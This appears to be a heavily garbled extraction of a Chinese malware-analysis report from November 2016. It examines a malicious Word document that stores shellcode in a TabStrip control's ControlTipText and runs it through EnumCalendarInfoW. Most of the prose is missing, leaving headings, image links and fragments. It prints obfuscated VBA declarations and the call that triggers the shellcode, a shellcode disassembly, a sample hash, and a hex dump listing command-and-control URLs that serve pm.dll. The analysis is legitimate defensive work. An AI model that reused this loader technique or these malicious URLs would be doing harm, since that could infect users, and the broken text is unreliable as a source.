





. “ ”	4	
.	5	
2.1 0x01.	5	
2.2 0x02. Shellcode	9	
2.3 0x03. PE dump	10	
.	12	
APT	12	
.	APT	13
4.1	APT	13
4.2	VenusEye	14

2.1	5
2.2	6
2.3	TabStrip	6
2.4	TabStrip ControlTipText	6
2.5	shellcode	7
2.6	7
2.7	RtlMoveMemory shellcode.....	7
2.8	EnumCalendarInfoW	8
2.9	EnumCalendarInfo	8
2.10	EnumCalendarInfoW shellcode	8
2.11	EnumCalendarInfoW	8
2.12	EnumCalendarInfoW shellcode	9
2.13	Shellcode	10
2.14	C&C	11
3.1	12
3.2	12

■

2016 11 4 " "

VenusEye " "

● TabStrip shellcode
ToggleButton

● EnumCalendarInfo
EnumDateFormats

" "
0-Day "


"

2016 11 08 15 00PM

sample.doc
 MD5 0d1dbb318ca 8a96e3e9abb307f3616cd

2.1 0x01.


1



2.1

2

ControlTipText " natal " TabStrip 7368 20161031_
 " " ToggleButton




3 natal TabStrip



2.3 TabStrip

4 ControlTipText ControlTipText TabStrip TabStrip




2.4 TabStrip ControlTipText

5 ControlTipText shellcode Shellcode


```
Public Declare Function deglutition Lib "user32" Alias "EndPaint" (fork As Long, dracunculus As Long) As Long
'结构 can't take another compilation
Public Declare Function gruidae Lib "kernel32" Alias "EnumCalendarInfoW" (ByVal shortage As Any, ByVal palermo As Any, ByVal mailboat As Any, ByVal turbinat As Any) As Long
'结构 can't take another compilation
```

2.8 EnumCalendarInfoW




2.9 EnumCalendarInfo

```
Dim chyme As Long
chyme = marital + refuse
Dim ascomycetes As Long
ascomycetes = 124 - 5 - 118
dispersed = gruidae(chyme, minefield, ascomycetes, ascomycetes) '调用EnumCalendarInfoW函数
whining = 12
```

2.10 EnumCalendarInfoW shellcode

9 EnumCalendarInfoW shellcode




0A521113	59	pop ecx	
0A521114	8945 F4	mov dword ptr ss:[ebp-0xC],eax	
0A521117	8B75 FC	mov esi,dword ptr ss:[ebp-0x4]	
0A52111A	6A 08	push 0x8	
0A52111B	56	push esi	
0A52111D	FF55 F8	call dword ptr ss:[ebp-0x8]	kernel32.IsBadReadPtr
0A521120	3BC9	cmp eax,ebx	
0A521122	75 12	jnz short 0A52112C	
0A521124	81CE FF0F 0000	or esi,0xFFFF	
0A521128	EB 23	jmp short 0A52114F	旧样本搜索内嵌PE 使用的magic数值
0A52112C	813E 53544152	cmp dword ptr ds:[esi],0x52415453	
0A521132	75 1B	jnz short 0A52114F	
0A521134	817E 04 46414C	cmp dword ptr ds:[esi+0x4],0x46414C4146	
0A521138	75 12	jnz short 0A52114F	
0A52113D	57	push edi	
0A52113E	8D85 34F8FFFF	lea eax,dword ptr ss:[ebp-0x7CC]	
0A521144	50	push eax	
0A521145	56	push esi	
0A521146	6A FF	push -0x1	
0A521148	1155 F4	call dword ptr ss:[ebp-0x4]	psapi.GetAppPathFileName
0A52114B	85C0	test eax,eax	
0A52114D	75 06	jmp short 0A521155	
0A52114F	46	inc esi	

2.13 Shellcode

2.3 0x03. PE dump

- explorer.exe PE dump
Hancitor
- C&C


GUID




Address	Hex dump	ASCII
05120020	6C 3A 68 74 74 70 3A 2F 2F 77 77 77 2E 6C 75 70	l:http://www.lup
05120030	61 70 72 6F 64 2E 63 6F 6D 2F 77 70 2D 63 6F 6E	aprod.com/wp-con
05120040	74 65 6E 74 2F 74 68 65 6D 65 73 2F 69 6E 76 69	tent/themes/invi
05120050	63 74 75 73 5F 33 2E 33 2E 33 2F 70 6D 2E 64 6C	ctus_3.3.3/pm.dl
05120060	6C 7C 68 74 74 70 3A 2F 2F 69 6E 74 65 72 6E 65	l http://interne
05120070	74 62 75 64 69 2E 63 6F 6D 2E 62 72 2F 77 70 2D	tbudi.com.br/wp-
05120080	63 6F 6E 74 65 6E 74 2F 70 6C 75 67 69 6E 73 2F	content/plugins/
05120090	67 6F 6F 67 6C 65 61 6E 61 6C 79 74 69 63 73 2F	googleanalytics/
051200A0	70 6D 2E 64 6C 6C 7C 68 74 74 70 3A 2F 2F 74 72	pm.dll http://tr
051200B0	69 6F 7A 69 66 74 2E 6E 6C 2F 77 70 2D 61 64 6D	iozift.nl/wp-adm
051200C0	69 6E 2F 70 6D 2E 64 6C 6C 7C 68 74 74 70 3A 2F	in/pm.dll http:/
051200D0	2F 74 69 6D 65 73 65 73 73 69 6F 6E 73 2E 63 6F	/timesessions.co
051200E0	6D 2E 6B 6F 73 6D 6F 73 2E 63 68 2D 6D 65 74 61	m.kosmos.ch-meta
051200F0	2E 6E 65 74 2F 77 70 2D 69 6E 63 6C 75 64 65 73	.net/wp-includes
05120100	2F 70 6D 2E 64 6C 6C 7C 68 74 74 70 3A 2F 2F 77	/pm.dll http://w
05120110	77 77 2F 6D 69 6F 64 61 64 74 2E 63 6F 6D 2E 77	ww.mindado.com/w

2.14 C&C

APT



3.1



3.2

APT

APT

APT

H-worm

APT

APT

APT

0-day

4.1

APT

APT

APT

APT

0-day


ROP

API

Shell code

APT

APT



4.2 VenusEye

VenusEye

VenusEye

" "

Locky

Hedwig

H-worm

18

SandWorm

